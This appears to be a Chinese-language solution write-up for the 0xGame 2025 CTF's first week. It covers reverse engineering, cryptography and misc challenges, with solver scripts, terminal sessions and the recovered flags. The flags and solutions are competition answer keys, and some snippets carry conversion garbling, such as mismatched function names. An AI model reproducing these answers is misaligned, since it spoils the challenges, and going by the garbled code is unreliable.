    input_length = strlen(enc);
    encoded_string = base64_encode((const unsigned __int8 *)enc, input_length);
    if ( !strcmp(
        str,                                     // "MHhHYWlle1cwd191XzRyM183aDNfRzBkXzBmX3VweCZiNH#MzNjRfRDNzMWdufQ=="
        encoded_string ) )
    {
        puts("Great!");
        system("pause");
        exit(0);
    }
    puts("NoNoNo!");
    system("pause");
    return 0;
}
00000045:main:20 (401845)

```

ZZZ

查看代码，逻辑很简单，发现x的方程不仅有加法乘法，还有位运算，这种问题适合用z3求解器来做

代码块

```

1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3      unsigned int x4; // [rsp+30h] [rbp-80h] BYREF
4      unsigned int x3; // [rsp+34h] [rbp-7Ch] BYREF
5      unsigned int x2; // [rsp+38h] [rbp-78h] BYREF
6      unsigned int x1; // [rsp+3Ch] [rbp-74h] BYREF
7      char s1[112]; // [rsp+40h] [rbp-70h] BYREF
8
9      _main(argc, argv, envp);
10     puts("Input the flag:(SHA-
11     scanf("%s", s1);
12     if ( !strcmp(s1, "0xGame{" , 7uLL) && s1[strlen(s1) - 1] == '}' &&
13     strlen(s1) == '(' )
14     {
15         sscanf(s1, "0xGame{%8x%8x%8x%8x}", &x1, &x2, &x3, &x4);
16         if ( 3 * x2 + 5 * x1 + 7 * x4 + 2 * x3 == -1445932505
17             && 2 * (2 * (2 * x2 + x3) + x1) + x4 == -672666814
18             && 7 * x2 + 3 * x1 + 5 * x4 + 4 * x3 == 958464147
19             && ((x1 ^ x2) << 6) + ((x3 >> 6) ^ 0x4514) == 123074281 )
20         {

```

```
20     puts("Correct!");
21 }
22 else
23 {
24     puts("Wrong!");
25 }
26 }
27 else
28 {
29     puts("Format error!");
30 }
31 return 0;
32 }
```

python安装z3求解器

代码块

```
1 pip install z3-solver
```

写脚本解一下就好了

代码块

```
1 from z3 import *
2 import hashlib
3
4
5 def sha256(s):
6     return hashlib.sha256(s.encode()).hexdigest()
7
8
9 s = Solver()
10
11 x1, x2, x3, x4 = BitVecs("x1 x2 x3 x4", 32)
12
13 s.add(3 * x2 + 5 * x1 + 7 * x4 + 2 * x3 == -1445932505)
14 s.add(2 * (2 * (2 * x2 + x3) + x1) + x4 == -672666814)
15 s.add(7 * x2 + 3 * x1 + 5 * x4 + 4 * x3 == 958464147)
```

```

16 s.add(((x1 ^ x2) << 6) + ((x3 >> 6) ^ 0x4514) == 123074281)
17
18 if s.check() == sat:
19     m = s.model()
20     print(m)
21
22 solutions = []
23 while s.check() == sat:
24     m = s.model()
25     solutions.append(m)
26     s.add(Or(x1 != m[x1], x2 != m[x2], x3 != m[x3], x4 != m[x4]))
27
28
29 print(f"找到 {len(solutions)} 个解")
30 for sol in solutions:
31     x1, x2, x3, x4 = (
32         sol[x1].as_long(),
33         sol[x2].as_long(),
34         sol[x3].as_long(),
35         sol[x4].as_long(),
36     )
37     print(f"x1, x2, x3, x4 = {x1}, {x2}, {x3}, {x4}")
38     flag = f"0xGame{{{x1:08x}{x2:08x}{x3:08x}{x4:08x}}}"
39     if (
40         sha256(flag)
41         == "4aba519d4666f5421488afaaf89efdcbe48e7a53f814ce5c1d82b46b55032651"
42     ):
43         print(flag)

```

Crypto

2FA


这是一个2FA（双因素身份验证），只需要注册后使用软件Authenticator扫描二维码即可得到一次性验证码。

使用验证码登录就能得到flag。

ps.有些注册输出乱码的情况是因为终端默认使用了GBK编码，用 `chcp 65001` 切换为UTF-8就行。

ps.ps.如果用过Github的应该对2FA不陌生

Diffie-Hellman



虽然这道题被非预期暴了，但是预期解还是用DH密钥交换交互一下就行了，根本不用非预期的打法

代码块

```

1  from Crypto.Util.number import *
2  from hashlib import sha256
3  from Crypto.Cipher import AES
4  from pwn import *
5
6  context(log_level='debug')
7
8  io = remote("nc1.ctfplus.cn", 19228)
9  # io = process(["python", "./Crypto/Diffie-Hellman/task.py"])
10
11  io.recvuntil(b"The Prime is ")
12  p = int(io.recvline().strip())
13  io.recvuntil(b"The Generator is ")
14  g = int(io.recvline().strip())
15  io.recvuntil(b"Alice's Public Key is ")
16  A = int(io.recvline().strip())
17  b = getRandomRange(2, p)
18  B = pow(g, b, p)
19  io.recvuntil(b"Bob's Public Key: ")
20  io.sendline(str(B).encode())
21  s = pow(A, b, p)
22  key = sha256(long_to_bytes(s)).digest()
23  cipher = AES.new(key, AES.MODE_ECB)
24  io.recvuntil(b"Encrypted Flag: ")
25  enc = bytes.fromhex(io.recvline().strip().decode())
26  print(cipher.decrypt(enc))

```


Ez_RSA

用<https://factordb.com/>可以直接查到n的质因数分解得到p, q, 然后直接RSA求解即可

Vigenere

扩展了字母表的维吉尼亚密码，直接将原代码修改一个符号即可

代码块

```
1  from string import digits, ascii_letters, punctuation
2
3  key = "Welcome-2025-0xGame"
4  alphabet = digits + ascii_letters + punctuation
5
6  def vigenere_decrypt(ciphertext, key):
7      plaintext = ""
8      key_index = 0
9      for char in ciphertext:
10         bias = alphabet.index(key[key_index])
11         char_index = alphabet.index(char)
12         new_index = (char_index - bias) % len(alphabet)
13         plaintext += alphabet[new_index]
14         key_index = (key_index + 1) % len(key)
15     return plaintext
16
17 ciphertext = r'WL"mKAaequ{q_aY$oz8`wBqLAF_{cku|eYAczt!pmoqAh+'
18 print(vigenere_decrypt(ciphertext, key))
```

Vigenere Advanced

将维吉尼亚的偏移计算改成了二次方程，同时由于模运算，导致在求解时会存在多解的情况。

代码块

```
1  from string import digits, ascii_letters, punctuation, ascii_lowercase
2  from itertools import product
3  from tqdm import tqdm
4
5  key = "QAQ(@.@)"
6  alphabet = digits + ascii_letters + punctuation
7
8  def vigenere_decrypt(ciphertext, key):
9      plaintext = []
10     key_index = 0
11     for i in ciphertext:
12         tmp = []
```

```

13         bias = alphabet.index(key[key_index])
14         new_index = alphabet.index(i)
15         for char_index in range(len(alphabet)):
16             if ((char_index + bias) * char_index) % len(alphabet) == new_index:
17                 tmp.append(alphabet[char_index])
18         plaintext.append(tmp)
19         key_index = (key_index + 1) % len(key)
20     return plaintext
21
22 ciphertext = "0l0CS0YM<c;amo_P_"
23
24 tmp = vigenere_decrypt(ciphertext, key)
25 total_num = 1
26 for i in tmp:
27     total_num *= len(i)
28 print(f"Total number of combinations: {total_num}")
29
30 for i in tqdm(product(*tmp), total=total_num):
31     flag = ''.join(i)
32     if flag.startswith("0xGame{") and flag.endswith("}") and set(flag[7:-1]) <
33     set(ascii_lowercase):
34         print(flag)

```

得到输出

代码块

```

1  0xGame{axcellent}
2  0xGame{axcellezt}
3  0xGame{axcsllent}
4  0xGame{axcslllezt}
5  0xGame{excellent}
6  0xGame{excellezt}
7  0xGame{excsllezt}
8  0xGame{excsllezt}

```

很容易猜测flag内容是一个可读的单词，所以是0xGame{excellent}

笙莲

乘风好去，长空万里，直下看山河。

编码和一些简单加解密~~~和极为抽象的中文flag~~~

浅谈编码

flag被 `encode` 后拆成了四部分，用四种方法分别简单加密，解密时分块解密，拼一起后再 `decode`。

编码(encode)/解码(decode)：计算机中信息是以字节(Byte)的方式存储的，1Byte=8Bit，每个字节的取值范围为0-255。文字信息在储存、传输时，必须先将它们映射至字节序列，此即“编码”；读取时亦须将之从字节序列转换回文字，此即“解码”。

编码有很多种，最常用的（也是Python默认的）是UTF-8，其能表达世界上绝大多数的文字符号。UTF-8（及大多数编码）下，ASCII字符(0-127)可以用单个字节表示；其余字符可以通过多字节序列表示。

如“你好”的UTF-8编码结果是 `b'\xe4\xbd\xa0\xe5\xa5\xbd'`，其中 `b` 是Python中表示字节字面量的前缀，`\x??` 表示这是一个十六进制下值为 `??` 的字节字面量，当这个字节本身不能映射到可打印的ASCII字符时就会如此表示。

同时可以发现，UTF-8中每个汉字都被编码为三个字节。但题目中使用了 `gb2312` 进行编码，由于这个码表——没有包含各种其它语言的奇奇怪怪的符号——（当然ASCII还是有的，单字节），因此大多数汉字使用两个字节即可编码完成，如“你好”的GB2312编码结果就是 `b'\xc4\xe3\xba\xc3'`。

对于含有非ASCII字符的文本来说，编码/解码若使用的码表不相同就很可能产生解码阶段的错误，强行 `decode` 很可能会出现乱七八糟的字符，此即“乱码”——因而“乱码”就是编码/解码使用码表不一致导致的。强行使用记事本打开一个二进制文件（多数日志、数据文件、可执行程序等）同样也会出现“乱码”，原因在于——人家本来就没编码成文本（只是对它们有意义的字节序列）——但你的记事本在试着强行解码——

```
"""
>>> '欢迎来到0xGame2025，祝各位在Crypto的天空中展翅翱翔awa'.encode('gb2312').decode()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xbb in position 0: invalid start byte
>>> '欢迎来到0xGame2025，祝各位在Crypto的天空中展翅翱翔awa'.encode('gb2312').decode(errors='ignore')
'ð0xGame2025ǻCryptoζława'
>>> '欢迎来到0xGame2025，祝各位在Crypto的天空中展翅翱翔awa'.encode().decode('gb2312',errors='ignore')
'烧(四) 0xGame2025铸继浣Crypto滄!涓灞缈缈辨awa'
```

正文

代码块

```
1  if __name__ == '__main__':
2      flags = [flag[i*len(flag)//4:(i+1)*len(flag)//4] for i in range(4)]
3      ciphertexts = []
4
5      c0 = b64encode(flags[0])
6      c1 = flags[1].hex()
7      c2 = awaqaq(flags[2])
8      c3 = int.from_bytes(flags[3], 'little') ** 7
9
10     print(c0)
11     print(c1)
12     print(c2)
13     print(c3)
```

c0采用了Base64编码（另一种编码方式，但其作用并不是将文本转化为字节序列，而是将字节序列转化为**可打印的字节序列**以便于在互联网中传输）。`b64encode` 的逆向操作自然是 `b64decode`，`import` 之并调用即可。

c1则提及了 `bytes` 类对象的 `hex()` 成员函数，其可以将任意字节序列转化为十六进制字符串的形式输出，它的“反向”操作则是一个 `static` 函数 `bytes.fromhex()`。

c2采用了一个自定义的加密方式，其作用是将字节转化为整数后转化为“三进制”，自行编程将之转化回即可。

c3同样还是将 `flag` 转化为整数，区别在于**小端序**和求了它的7次幂。关于大整数开根可以使用 ``gmpy2`` 库的 `iroot` 函数，或者直接上 *sagemath*。

字节和整数之间的转化及“小端序”/“大端序”(little/big-endian)：

将字节序列转化为整数非常简单，将之以 `0-f` 的字符写出后按十六进制转化即可。Python内置的函数 `int.from_bytes()` 和 `int.to_bytes()` 提供了整数从/向字节的原生转换。

但其中猫腻在于，其默认了你的字节序列是以**大端序**存储的——意为你的字节序列中高位在低地址端（即宏观上的“在前”），如 `\x12\x34` 转化时相当于调用了 `int('1234', 16)`。但计算机领域

中小端序的应用也极为广泛，其意为字节序列中低位在低地址端，此时 `\x12\x34` 相当于 `int('3412',16)`。

接触CTF-pwn方向的师傅应该对小端序更熟悉一点？

注意小端序并不是将**整个`.hex()`后的字符串反转，而是将字节间的排列顺序反转，单个字节内的内容不变，如上。**

Python的内置方法默认会以大端序进行转换，但其也提供了小端序的选项；本题中用到了小端序也是让各位师傅尽早学习接触到相关基础知识——但貌似确实有点隐蔽这样orz——

exp

代码块

```
1  from Crypto.Util.number import *
2  from base64 import b64decode
3  from gmpy2 import iroot
4  from functools import reduce
5
6  def inv_awaqaa(s:str):
7      return reduce(lambda x,y: x*3+y,map(lambda x : {'a':0,'w':1,'q':2}
8      [x],reversed(s)),0).to_bytes(25)
9
10 if __name__=='__main__':
11     c0 = b'MHhHYW1le7u2063AtLW9MHhHYW1lMjAyNQ=='
12     c1 = 'a3accfd6d4dac4e3d2d1beadd1a7bbe143727970746fb5c4bb'
13     c2 =
14         'wqwwwqqaawwwaaqawqawwwwwaaawwwawaqqwwwqaqwwqaaqwaqqaaawqqqaqawaaawwwqaqaaaaq
15         awaqqqwwwqqwaqwwwwawawqqwwqawqawqawwwawwqaqqaqaw'
16     c3 =
17         5787980659359196741038715872684190805073807486263453249083702093905274294594502
18         2522035776602517566097388778872106772021419576469340920545006183644416428963043
19         8758966963503468302194677703421535567580228692392716192271756041355178942137628
20         8823912349463080999424773600185557948875343480056576969695671340947861706467351
21         8856103458877853198701596548365326641890860470611379031491979733272998591859051
22         86913896041309284477616128
23
24     msgs = [b'' for _ in range(4)]
```

```
17     msgs[0] = b64decode(c0)
18     msgs[1] = bytes.fromhex(c1)
19     msgs[2] = inv_awaq(aq(c2))
20     msgs[3] = int(iroot(c3,7)[0]).to_bytes(25,'little')
21
22     print(b''.join(msgs).decode('gb2312',errors='ignore'))
```

芸翎

Crypto第一课，一言不合就强攻

前言

很多CTF-Crypto交互题都会设置一个PoW(proof of work)，其广泛用于区块链操作、服务器请求过滤等场景中。

用于Crypto交互题的动机与后者类似，即要求连接者必须完成一定的计算量（通常是哈希爆破）才接受其请求。通过控制爆破的难度，对于正常的访问请求其耗时是可控乃至可忽略的，同时能有效防范分布式拒绝服务(DDoS)攻击。

PoW部分

本题的PoW代码逻辑比较简单，爆破目标是一个4位含大小写字母/数字的随机字符串前缀，需要令整个字符串的sha256哈希值等于目标值。

遍历所有可能的字符串即可（耗时应在数秒至数十秒数量级），同时通过搓爆破代码可以初步接触一下Python的库导入及部分库的使用（如 `hashlib`、`itertools`）。

代码应用部分若有困难可以直接抄原题代码或让AI解析，但仍建议自己思考尝试为先，毕竟新生赛的主要目标是帮助各位学习和锻炼思维。

爆破完成后，建议尽早开始尝试 `pwntools` 进行自动化交互（`pip install pwntools`）。

BabyRSA

通过proof_of_work后会将flag通过一个类似RSA的加密给出，区别在于此处的N是单个质数。

根据欧拉函数定义， p 是质数时存在 $\varphi(p) = p - 1$ ，可以直接计算获得私钥 d ，随后解密步骤都与“常见”的RSA一致。

另外留意此处的密文 `c` 转换为整数时采用了小端序，还原时亦应明确 `byteorder = 'little'`。

exp

代码块

```
1  from pwn import *
2  from itertools import product
3  from hashlib import sha256
4  import string
5
6
7  io = remote('127.0.0.1',1721)
8  #io = process(['python3','task.py'])
9
10 def bypass_proof():
11     io.recvuntil(b'XXXX+')
12     latter = io.recvuntil(b')',drop=True).strip().decode()
13     io.recvuntil(b'==')
14     hashval = io.recvline().strip().decode()
15     for tp in product(string.ascii_letters+string.digits,repeat=4):
16         pred = ''.join(tp)
17         res = pred + latter
18         if sha256(res.encode()).hexdigest() == hashval:
19             io.sendlineafter(b'XXXX:',pred.encode())
20             break
21
22
23 if __name__ == '__main__':
24     bypass_proof()
25
26     io.recvuntil(b'=')
```

```

27     n = int(io.recvline().strip().decode())
28     io.recvuntil(b'=')
29     e = int(io.recvline().strip().decode())
30     io.recvuntil(b'=')
31     c = bytes.fromhex(io.recvline().strip().decode())
32
33     io.close()
34     phi = n - 1
35     d = pow(e,-1,phi)
36     m0 = pow(int.from_bytes(c,'little'),d,n).to_bytes(253)
37     print(m0)

```

后记

希望各位在Hibiscus的奇妙命名 的题目里玩的开心并学习到一些小东西awa

工欲善其事必先利其器，在Crypto之路上继续精进，有几项法宝必不可少：

- Python库： `pwntools`、 `pycryptodome`、 `gmpy2` 等
- Sagemath：需要先配置一个WSL，随后参考([Sagemath Installation Guide](#))

Misc

Sign_in

base64解码加凯撒移位密码

代码块

```

1  import base64
2  def exp(str,shift):
3      result=""
4      for char in str:
5          if char.isupper():
6              result+=chr((ord(char)-65-shift)%26+65)
7          elif char.islower():
8              result+=chr((ord(char)-97-shift)%26+97)
9          else:
10             result+=char

```



```

11
12     return result
13 def solver(str):
14     str=base64.b64decode(str).decode('utf-8')
15     for i in range(26):
16         a=exp(str,i)
17         if a.startswith("0xGame"):
18             print(a)
19             break
20
21 if __name__=="__main__":
22     solver("MGhRa3dve0dvdm0wd29fZDBfMGhRNHczXzJ5MjVfQHhuX3JAbXVfUHliX3BlWH0=")

```

公众号原稿

将docx后缀改成zip解压，拿到gift.xml，里面就是flag

```

PS F:\ctf_challenge\0xGame\week1\公众号原稿\公众号> dir docProps

    目录: F:\ctf_challenge\0xGame\week1\公众号原稿\公众号\docProps

Mode                LastWriteTime         Length Name
----                -
-a-----          1/1/1980   12:00 AM           719 app.xml
-a-----          1/1/1980   12:00 AM           676 core.xml
-a-----          9/24/2025    8:54 PM           42 gift.xml

PS F:\ctf_challenge\0xGame\week1\公众号原稿\公众号> cat docProps/gift.xml
0xGame{omg!Y0u_f0und_m3!_C0ngr4tul4t10ns!}
PS F:\ctf_challenge\0xGame\week1\公众号原稿\公众号> |


```

ezshell_PLUS

```
welcome@dep-0b7a9836-f91f x + v
PS [redacted] ssh welcome@nc1.ctfplus.cn -p 46464
The authenticity of host '[nc1.ctfplus.cn]:46464 ([103.85.86.154]:46464)' can't be established.
ED25519 key fingerprint is SHA256:LcfsxyHhNJkrimKwF7/KZmVhZOWRZSJfadwqzVBXfx0.
This host key is known by the following other names/addresses:
C:\Users\24062\.ssh\known_hosts:9: [127.0.0.1]:5000
C:\Users\24062\.ssh\known_hosts:12: [127.0.0.1]:2222
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[nc1.ctfplus.cn]:46464' (ED25519) to the list of known hosts.
welcome@nc1.ctfplus.cn's password:
welcome@dep-0b7a9836-f91f-4e81-bb42-b49197a96c2f-756c8bddf9-fssd6:~$ ls -la
total 28
drwxr-x--- 1 welcome welcome 4096 Oct 1 08:36 .
drwxr-xr-x 1 root root 4096 Sep 30 12:24 ..
-rw-r--r-- 1 welcome welcome 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 welcome welcome 3771 Jan 6 2022 .bashrc
-rw-r--r-- 1 welcome welcome 807 Jan 6 2022 .profile
drwxr-x--- 3 root welcome 4096 Oct 1 08:36 challenge
welcome@dep-0b7a9836-f91f-4e81-bb42-b49197a96c2f-756c8bddf9-fssd6:~$ cd challenge
welcome@dep-0b7a9836-f91f-4e81-bb42-b49197a96c2f-756c8bddf9-fssd6:~/challenge$ ls
decrypt.sh files hash_value
welcome@dep-0b7a9836-f91f-4e81-bb42-b49197a96c2f-756c8bddf9-fssd6:~/challenge$ cat hash_value
021832def36ccd081b38d8fd51b534d70826b5df4423ce2c15386797ab08bef8
welcome@dep-0b7a9836-f91f-4e81-bb42-b49197a96c2f-756c8bddf9-fssd6:~/challenge$ sha256sum files/* | grep -i "021832def36c
cd081b38d8fd51b534d70826b5df4423ce2c15386797ab08bef8"
021832def36ccd081b38d8fd51b534d70826b5df4423ce2c15386797ab08bef8 files/2855bff70c139e24.dat
welcome@dep-0b7a9836-f91f-4e81-bb42-b49197a96c2f-756c8bddf9-fssd6:~/challenge$ ./decrypt.sh files/2855bff70c139e24.dat
0xGame{Welc0me_to_H@ckers_w0r1d}
welcome@dep-0b7a9836-f91f-4e81-bb42-b49197a96c2f-756c8bddf9-fssd6:~/challenge$
```

Zootopia

基础lsb隐写




Do not enter

简单的dd镜像挂载流程，在lsblk查看分区标签的时候，一定能看到Do_not_enter的，这个就是藏flag的地方

代码块

```
1  ~$ sudo losetup -fP do_not_enter.dd
2  ~$ sudo losetup -a
3  /dev/loop0: [2096]:536444
   (/home/yolo/Desktop/timu/0xGame_challenge/do_not_enter.dd)
4  ~$ lsblk -f /dev/loop0
5  NAME          FSTYPE FSVER LABEL          UUID
   FSAVAIL FSUSE% MOUNTPOINTS
6  loop0
7  └─loop0p1 ext4    1.0    UserShare       5a6be8f0-43f9-4020-a729-510d6d57e95b
8  └─loop0p2 ext4    1.0    Do_not_enter    643298ec-2a07-4681-9555-addf90de8ae1
9  └─loop0p3
10 └─loop0p5 ext4    1.0    WebServer       f965eed6-3de2-4533-8e06-2c816f9e4574
11 └─loop0p6 ext4    1.0    SysLogs         650ce632-c57e-41c6-8a3b-c6bf3d4e2193
12 ~$ sudo mount /dev/loop0p2 /mnt/test
13 ~$ sudo grep -r "0xGame" /mnt/test
14 /mnt/test/syslog:0xGame{WoW_yOu_fouNd_1t?_114514}
15 ~$ sudo umount /mnt/test
16 ~$ sudo losetup -d /dev/loop0
17 ~$ sudo rmdir /mnt/test
```



```
yolo@yolo: ~/Desktop/timu/t
yolo@yolo:~/Desktop/timu/test$ ls
challenge do_not_enter.dd.gz ez_shell_plus
yolo@yolo:~/Desktop/timu/test$ gunzip do_not_enter.dd
yolo@yolo:~/Desktop/timu/test$ ls
challenge do_not_enter.dd ez_shell_plus
yolo@yolo:~/Desktop/timu/test$ sudo losetup -fP do_not_enter.dd
[sudo] password for yolo:
yolo@yolo:~/Desktop/timu/test$ sudo losetup -a
/dev/loop0: [2096]:11371 (/home/yolo/Desktop/timu/test/do_not_enter.dd)
yolo@yolo:~/Desktop/timu/test$ lsblk -f /dev/loop0
NAME          FSTYPE FSVER LABEL          UUID
FSAVAIL FSUSE% MOUNTPOINTS
loop0
└─loop0p1 ext4    1.0    UserShare       5a6be8f0-43f9-4020-a729-510d6d57e95b
└─loop0p2 ext4    1.0    Do_not_enter    643298ec-2a07-4681-9555-addf90de8ae1
└─loop0p3
└─loop0p5 ext4    1.0    WebServer       f965eed6-3de2-4533-8e06-2c816f9e4574
└─loop0p6 ext4    1.0    SysLogs         650ce632-c57e-41c6-8a3b-c6bf3d4e2193
yolo@yolo:~/Desktop/timu/test$ mkdir -p /mnt/test
mkdir: cannot create directory '/mnt/test': Permission denied
yolo@yolo:~/Desktop/timu/test$ sudo mkdir -p /mnt/test
yolo@yolo:~/Desktop/timu/test$ sudo mount /dev/loop0p2 /mnt/test
yolo@yolo:~/Desktop/timu/test$ ls /mnt/test
auth.log dpkg.log lost+found syslog
yolo@yolo:~/Desktop/timu/test$ sudo grep -r "0xGame" /mnt/test
/mnt/test/syslog:0xGame{WoW_yOu_fouNd_1t?_114514}
yolo@yolo:~/Desktop/timu/test$ sudo umount /mnt/test
yolo@yolo:~/Desktop/timu/test$ sudo losetup -d /dev/loop0
yolo@yolo:~/Desktop/timu/test$ sudo rmdir /mnt/test
yolo@yolo:~/Desktop/timu/test$
```

The screenshot shows a terminal window with the following annotations:

- A red circle around the `do_not_enter.dd` file in the `ls` command output.
- A red circle around the `/dev/loop0` device in the `lsblk` command output.
- A blue arrow pointing to the `Do_not_enter` label in the `lsblk` output.
